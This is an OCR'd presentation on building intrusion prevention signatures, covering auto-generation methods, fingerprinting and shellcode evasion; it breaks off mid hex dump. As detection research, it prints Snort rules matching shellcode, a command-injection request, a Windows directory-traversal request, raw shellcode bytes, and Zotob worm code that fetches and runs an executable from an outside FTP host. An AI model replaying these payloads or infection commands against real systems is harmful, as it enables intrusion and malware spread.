Writing Better Intrusion Prevention Signatures: *Lessons from Auto-Signature Generation*

By Christopher Jordan, CEO, Endeavor Security, Inc.

Outline


- Automated Signature Approach
  - Quantifying Quality for Signatures
  - Invariant Pattern Matching
- Auto-Signature Algorithm Results
  - Trivial
  - Longest Common Pattern
  - Fingerprints
- Addressing Variant Representations
  - Heuristics
  - Polymorphism
  - Metamorphism
- Concluding Guidelines

Signature Set Quality

"A disorderly mob is no more an army than a heap of building materials is a house"
- Socrates

The quality of a signature set is not the quality of one signature: The quality of a signature set is the quality all signatures combined.

Signature Instance Quality




$$\text{Accuracy} = \frac{Ag + (Dm \mid Dc)}{Dg + ((Ac \ \& \ Am) \mid Am) + (Dm \mid Dc) + Ag}$$

A prevention signature is not the same as a detection signature. A prevention signature is designed to stop an attack, and so the ability to stop any of the packets required in the attack is considered an True Positive.


Signature Set Quality

- Signature Set Quality is more important, but never considered.
  - The overall effectiveness of an IDS or IPS is based on the abilities of the signature set to categorize correctly all communications.



Completeness

- A Set quality is determined by its:
  - Monotonic Mean (F-Function) is the ration of Recall/Precision
    - Recall: Number of Rules used to define previous dataset
    - Precision: Percentile of Rules covering future datasets
  - Collision: Number of Rules Triggered by Same Attack
  - Completeness: Percentile of Accuracy of all Rules
    - Number of Rules total rules
    - Set's Total Accuracy



A quality engine cannot overcome a flawed signature set

Invariance of an Attack

Automated signature generation relies on determining the invariance of an attack. The more variance in the attack, the quicker the system can determine what sections are invariant, if any.

Invariant

- Invariant is the ability to recognize something regardless of its form
  - Example, an object or face from different angles is still recognized by the brain regardless of whether that person is at a different angle, lighting, or distance then seen before.
  - Invariant Representation is the implementation of the process that allows for invariant recognition
- Invariant Representation in Detection Systems
  - In simple terms Detection is about recognizing a category of Bad from Good


Auto Signature Generation

- Longest Common String with Clustering
  - Honeycomb (Decoy Collection)
  - Autograph (Heuristic Clustering)
  - Early Bird (Heuristic Clustering)
  - Polygraph (Component Based Approach)
- Longest Common String with Boarder Determination
  - FirstLight (Decoy and Heuristic Clustering with non-Clustering Boarder Determination)


Learning Pattern

- Learning is directly related by the amount of information available
  - Applications are learned first
  - Payload of attacks (i.e. Shellcode) is learned next
  - Learns Exploit/Framing is late in the process
- How does this process affect Signatures
  - Better Accuracy
  - Early Signatures: Attack Specific
    - Low Collision
    - Low Completeness
  - Later Signatures: Component Specific
    - High Collision (An alarm for each component)
    - High Completeness


Signature Occurrence




Exact Payload Matching
Stops Redundant Attack



Pattern Matching can catch
a deviation in the stream



Fingerprinting can reduce
long term false negatives



Trivial Case

With a single instance of an attack the signature is trivial in complexity.

Trivial Case

When there is no understanding of the Components, the signature is the attack.

Worms and Viruses

start mslaugh.exe	Blaster Variant
__123_asdasdfdjhsdf_SAFasdfhjsdf_fsd123	Dip Worm


Check Packets and Scans

```
GET http://www.yahoo.com/ HTTP/1.1
Host: www.yahoo.com
Accept: */*
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows 95)
```

Longest Common Pattern


With multiple variations of an attack, common patterns can be determined.

Component Based Signatures



"GET /NessusTest1959232431.html HTTP/1.1|0d 0a|Connection: Close|0d 0a|Pragma: no-cache|0d 0a|~~User-Agent: Mozilla/4.75 [en] (X11, U; Nessus)~~|0d 0a|Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*|0d 0a|Accept-Language: en|0d 0a|Accept-Charset: iso-8859-1,*,utf-8|0d 0a 0d 0a|"

As new variations occur, new patterns are detected



"POST /scripts/smbshr.pl HTTP/1.1|0d 0a|Connection: Close|0d 0a|Pragma: no-cache|0d 0a|~~User-Agent: Mozilla/4.75 [en] (X11, U; Nessus)~~|0d 0a|Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*|0d 0a|Accept-Language: en|0d 0a|Accept-Charset: iso-8859-1,*,utf-8|0d 0a|Content-Length: 116|0d 0a 0d 0a|~~host=%22%20%2DFOOBAR%7Cecho%20%22%20Sharename%22%0Aecho%0Aecho%20%22%20%20SomeShare%20%20Disk%20%22%60id%60%20%23%22~~"

Learning systems do not understand the protocol, they just detect new patterns. But variations often occur independently of other components making the new learned patterns component based.

Component Signatures

- Each signature is limited to a part of the attack and no more
  - For example: Set-up. Sql Injection, NOP slide, infection and Shellcode
- The pattern is the longest possible pattern
  - The longer the pattern the better the accuracy
  - Pattern cannot define more than one component
- Use decoders instead of specifying protocol in the signature

Worst Combo: Exploit with Shellcode

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 6101:6110
(flow:established,to_server; content:"|02 00 32 00 90 90 90 90 31|";
content:"|31 2E 31 2E 31 2E 31 2E 31|"; distance:110; flowbits:set,
bkupexec_overflow; tag:session,20,packets; msg:"Veritas BackupExec
Buffer Overflow Attempt"; classtype:misc-attack;)
```

Cam Beasley, CISSP CIFI Sr. InfoSec Analyst Information Security Office University of Texas at Austin

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT LPRng
overflow"; flow:to_server,established; content:"C|07 89|[|08 8D|K|08
89|C|0C B0 0B CD 80|1|C0 FE C0 CD 80 E8 94 FF FF FF|/bin/sh|0A|";
reference:bugtraq,1712; reference:cve,CVE-2000-0917;
classtype:attempted-admin; sid:301; rev:6;)
```

Martin Roesch, Brian Caswell, et al. “exploit.rules” v1.63.2.3 2005/01/17 Copyright 2001-2004

A high number of signatures are written in a manner that is easy to avoid by just changing the payload of the attack or the NOP characters.

Human Rule for Universal PnP

- The Current PnP Signature checks the first SMB header’s command to see if it is a SMBtrans (0x25) command.

```
alert tcp any any -> any 445 (msg:"NETBIOS SMB-DS DCERPC PnP HOD
bind attempt"; flow:to_server,established; content:"|FF|SMB%"; depth:5;
offset:4; nocase; content:"&|00|"; within:2; distance:56; content:"|5C
00|P|00|I|00|P|00|E|00 5C 00|"; within:12; distance:5; nocase; content:"|05|";
within:1; distance:4; content:"|0B|"; within:1; distance:1; content:"|40 4E 9F 8D
3D A0 CE 11 8F 69 08 00 3E 30 05 1B|"; flowbits:set,netbios.pnp.bind.attempt;
flowbits:noalert; classtype:protocol-command-decode; sid:1000135; rev:2;)
```

Rule targets the Bind Interface with SMBtrans Command


Problem: SMB Stacking

There are three SMB packets in this one IP packet

```
00 00 00 60 ff |SMBu| 00 00 00 00 18 07 c8 00 00 00 00
00 00 00 00 00 00 00 00 00 00 ff fe 00 08 |0| 00 04 ff 00
|Z| 00 08 00 01 00 |5| 00 00 5c 00 5c 00 |1| 00 |9| 00 |2| 00
|.| 00 |1| 00 |6| 00 |6| 00 |.| 00 |1| 00 |7| 00 |7| 00 |.| 00 |1|
00 |4| 00 |0| 00 5c 00 |i| 00 |p| 00 |c| 00 24 00 00 00 3f 3f 3f
3f 3f 00 00 00 00 |f| ff |SMB| a2 00 00 00 00 18 07 c8 00
00 00 00 00 00 00 00 00 00 00 00 00 08 |x| 04 00 08 40 00
18 ff 00 de de 00 10 00 16 00 00 00 00 00 00 9f 01 02
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
00 00 00 40 00 00 00 02 00 00 00 03 13 00 00 5c 00 |b| 00
|r| 00 |o| 00 |w| 00 |s| 00 |e| 00 |r| 00 00 00 00 00 00 9c ff
|SMB%| 00 00 00 00 18 07 c8 00 00 00 00 00 00 00 00
00 00 00 00 08 |x| 04 00 08 |P| 00 10 00 00 |H| 00 00 00
00 10 00 00 00 00 00 00 00 00 00 00 00 00 |T| 00 |H| 00
|T| 00 02 00 26 00 00 40 |Y| 00 00 5c 00 |P| 00 |I| 00 |P| 00
|E| 00 5c 00 00 00 40 00 05 00 0b 03 10 00 00 00 |H| 00
00 00 01 00 00 00 b8 10 b8 10 00 00 00 00 01 00 00 00
00 00 01 00 40 |N| 9f 8d 3d a0 ce 11 8f |i| 08 00 3e |0| 05
1b 01 00 00 00 04 5d 88 8a eb 1c c9 11 9f e8 08 00 ……
```

First Packet is not an SMBtrans

Multiple SMB Packets can be transported by a single IP packet



Using a Component Signature

Attacks are often not entirely original. Zotob used a known infection technique. By having a signature to detect the infection. The attack signature was not needed to stop the attack or find the new attack.

FTP retrieve and execute

```
Alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:
"ECHO.OPEN.BAT.SUSPECT"; flow:to_server, established;
content: “cmd | 5c |c echo open "; content: "| 3e |"
within 40;  content: "| 3e 3e |" within 30;
classtype:misc-activity; sid:20010184; rev: 1;)
```

Part of the Zotob infection code

```
 …. ff ff ff |cmd /c echo open 128.194.58.168 25426 | 3e |
i| 26 |echo user 1 1 | 3e 3e | i | 26 |echo get eraseme|
5f |34228.exe | 3e 3e | i | 26 |echo quit | 3e 3e | i | 26
|ftp | 2d |n | 2d |s| 3a |i | 26 |eraseme| 5f |34228.exe|
0d 0a 00
```

Components Require Correlation

XX.201.131.72		XX.56.16.147		X.3.129.223	
MSBLASTER.P2.START	9	EMPTY	9	EMPTY	9
EMPTY	9	MSBLASTER.P2.START	6	SDBOT.P2.BACKDOOR	5
MSBLASTER GET	3	SDBOT.P2.BACKDOOR	3	NETBIOS path overflow attempt	3
SDBOT.P2.BACKDOOR	3	MSBLASTER GET	2	SHELLCODE x86 NOOP	2
NETBIOS path overflow attempt	2	NETBIOS path overflow attempt	2	RPC.BINDINIT.CHECK	2
MSBLASTER.P1.START	2	MSBLASTER.P1.START	2	MSLAUGH.P2.START	2
RPC.BINDINIT.CHECK	2	RPC.BINDINIT.CHECK	2	MSLAUGH GET	2
SHELLCODE x86 NOOP	1	SHELLCODE x86 NOOP	1	MSLAUGH.P1.START	2
				UNKNOWN	1

Note: That only the Blue events are defined as Alerts by the default Snort signature set. Without categorizing more of the payloads, one cannot correlate a difference between these two attacks.


Fingerprint

Multiple Patterns can be used in determining a session. When all patterns are considered the result is a fingerprint of the attack, a single instance of the permutations of the components.

This technique is useful when there is no single permanent pattern associated with being bad.

Fingerprints

GET / HTTP/1.1
Host: pacsec.jp
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
----------------: -------------
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive



BECOMES

GET / HTTP/1.1
Host:
User-Agent:
Accept:
Accept-Language:
Accept-Charset:
Keep-Alive:
Connection:

IE BECOMES

GET / HTTP/1.1
Accept:
Accept-Language:
User-Agent:
Host:
Connection:

Nessus’ Fingerprint

GET /Citrix/launch.asp **HTTP/1.1**

Connection: Keep-Alive

Host: 10.253.0.185


Pragma: no-cache

User-Agent: *Mozilla/4.75 [en] (X11, U; Nessus)*

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

Accept-Language: en

Accept-Charset: iso-8859-1,*,utf-8



GET / HTTP/1.1
Accept:
Accept-Language:
User-Agent:
Host:
Connection:

GET /<URI> **HTTP/1.1**
Connection:
Host:
Pragma:
User-Agent:
Accept:
Accept-Language:
Accept-Charset:

GET / HTTP/1.1
Host:
User-Agent:
Accept:
Accept-Language:
Accept-Charset:
Keep-Alive:
Connection:

Fluxay Fingerprints

```
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\*.cif/s/b+dir+d:\*.cif/s/b HTTP/1.1
Host: 10.253.0.185
```

GET /<URI> **HTTP/1.1**
Host:

```
HEAD /qweiop43809442fsfjflr.html
HTTP/1.1
Host: 10.253.0.185
User-Agent: Mozilla/5.0
```

HEAD /<URI> **HTTP/1.1**
Host:
User-Agent:

Variant Representation

Not all attacks produce an invariant section that can be used for detection. In this case, Heuristics detection works well.

Metamorphic versus Polymorphic

- Metamorphic
  - Changing the representation but meaning the same thing:
    - Substitutive
    - Additive
    - Subtractive
    - Communicative

- Polymorphic
  - Changing the Meaning through (random) encapsulation
    - Compression
    - Encoding

Often, people refer to metamorphic and polymorphic encoding as why pattern recognition will eventually fail.

Polymorphic Encoding

- Do polymorphic payloads have invariant strings?
- Metasploit is not designed to evade detection
  - Has a thirteen (13) polymorphic encoders
  - Each has less than four variations of each.
- Tapion (http://pb.specialised.info/all/tapion/)
  - Designed to Evade
  - Both Metamorphic (decoder) and Polymorphic Payload

NOP Slide History

Detection	Evasion
Exact Patterns	Part of ADMmutate Shane "K2" Macaulay May-01
Fnord Dragos Ruiu Feb-02	Dragon Evasion Jump Additon and Impure NOP Slides Phantasmal Phantasmagoira Oct -04
Dragon Detection. Jump Addition Phantasmal Phantasmagoira Oct-04	Ecl-polynopoeng: Increased NOP list Yuri Gushin Jul-05
Ecl-polynopoeng: Increased NOP list Yuri Gushin Jul-05	

With a high number of permutations, statistics can be more accurate and useful that pattern matching

CA BrightStor Exploit

NOP Slide

Shellcode

```
…AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA| 81 c4
|T| f2 ff ff eb 10 5b |K3| c9 |f| b9 |%| 01 80 |4| 0b 99 e2 fa eb 05 e8 eb ff ff ff
|pb| 99 99 99 c6 fd |8| a9 99 99 99 12 d9 95 12 e9 85 |4| 12 f1 91 12 |n| f3
9d c0 |q| 02 99 99 99 |{`| f1 aa ab 99 99 f1 ee ea ab c6 cd |f| 8f 12 |q| f3 9d
c0 |q| 1b 99 99 99 |{`| 18 |u| 09 98 99 99 cd f1 98 98 99 99 |f| cf 89 c9 c9 c9
c9 d9 c9 d9 c9 |f| cf 8d 12 |A| f1 cd 95 23 | | f1 9b 99 85 3a 12 |U| f3 89 c8
ca |f| cf 81 1c |Y| ec d3 f1 fa f4 fd 99 10 ff a9 1a |u| cd 14 a5 bd f3 8c c0
|2{d| 5f dd bd 89 dd |g| dd bd a4 10 c5 bd d1 10 c5 bd d5 10 c5 bd c9 14 …
```

Almost Random

This attack cannot be detected via an exploit based signature set.

Metamorphic NOP PEXFNSTENVMOV Encoder Shellcode

```
|A| fd 9f 90 |C'| 9b 92 9b 91 97 |C| 91 91 91 93 |A| f5 |C| f9 99 98 99 93 97 fc
f9 3f f9 40 d6 9f 93 |JC| 90 |GJ| 90 f8 |NON| 92 98 |O| 90 fc d6 d6 |G7H| 40 3f
98 |JN| 40 3f |N| 91 f5 |K| f5 93 fd f9 |/N'GH| 96 98 40 |7| 91 |JCGK| 93 f9 |O|
f5 |GJ/| 92 98 fc fc 9f 93 99 |7| 97 91 f9 fd |H| f8 f9 |GA| 93 40 98 |F| 9f 9b |J7|
fc 92 98 90 |N| 97 |7| 9f 92 |H| 93 |NFG| 9b |A| 96 |GFJN| 90 |KHO| 93 9f |'| 90
|IBA| fd 40 92 |FH| 3f fd |G| d6 |C| d6 92 d6 |7| 9f |jJY| d9 ee d9 |t| 24 f4 5b 81
|s| 13 |Z| c1 ef 99 83 eb fc e2 f4 db 05 bb |k| a5 3e 13 f3 b1 8c 07 |`| a5 3e
10 f9 d1 ad cb bd d1 84 d3 12 26 c4 97 98 b5 |J| a0 81 d1 9e cf 98 b1 88
|d| ad d1 c0 01 a8 9a |XC| 1d 9a b5 e8 |X| 90 cc ee 5b b1 |5| d4 cd  7e e9
9a 7c d1 9e cb 98 b1 a7 |d| 95 11 |J| b0 85 5b 2a ec b5 d1 |H| 83 bd |F| a0 |,|
